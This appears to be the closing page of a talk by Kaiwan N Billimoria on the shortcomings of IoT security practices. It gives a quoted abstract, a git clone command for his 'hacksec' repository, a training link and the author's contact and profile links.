  "... We will review the impossible task of identifying and mitigating all vulnerabilities - and will demonstrate the inadequacies of current IoT security practices focused on continuous patching, static analysis, encryption, and risk controls. We will also explain how attackers can easily evade such barriers. ..."

Thank You!

git clone https://github.com/kaiwan/hacksec

Superior corporate training on Linux
https://bit.ly/ktcorp

Contact

Kaiwan N Billimoria
kaiwan@kaiwantech.com
kaiwan.billimoria@gmail.com

My:

- *My LFX (Linux Foundation) profile page*
- *Amazon Author page*
- *LinkedIn public profile*
- *My Tech Blog* *[I invite you to follow it]*
- *GitHub page* *[I invite you to follow it, and please do star the repos you like]*